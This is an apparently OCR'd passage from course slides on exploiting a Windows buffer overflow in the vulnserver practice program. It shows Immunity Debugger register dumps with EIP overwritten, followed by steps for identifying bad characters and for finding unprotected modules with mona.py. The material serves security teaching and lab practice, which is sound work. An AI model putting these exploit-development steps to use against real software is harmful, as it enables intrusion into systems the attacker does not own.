EAX 00A8F1EC ASCII "TRUN /.:/CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
ECX 00D84F8C
EDX 00000000
EBX 00000140
ESP 00A8F9CC
EBP 43434343
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848
EIP 44444444
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 3F0000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```


```
[06:36:50] Access violation when executing [44444444] - use Shift+F7/F8/F9 to pass exception to program
```

Observe the EIP register is overwritten with four D's (ASCII value: 44)

Windows Buffer Overflow Exploitation (Cont'd)

Identify Bad Characters

- Before injecting the shellcode into the **EIP register**, attackers identify bad characters that may cause issues in the shellcode
- You can obtain the badchars through a Google search. Characters such as no byte, i.e., "**\x00**", are badchars


Immunity Debugger - vulnserver.exe - [CPU - thread 00001D1C]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed
Paused


```
Registers (FPU)
EAX 00C4F1EC ASCII "TRUN /.:/CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
ECX 01045088
EDX 00FFFEFD
EBX 00000138
ESP 00C4F9CC
EBP 43434343
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848
EIP 44444444
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 39A000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
[06:41:34] Access violation when executing [44444444] - use Shift+F7/F8/F9 to pass exception to program
```

Windows Buffer Overflow Exploitation (Cont'd)

Identify the Right Module

- In this step, attackers identify the right module of the vulnerable server that **lacks memory protection**
- In Immunity Debugger, you can use scripts such as **mona.py** to identify modules that lack memory protection

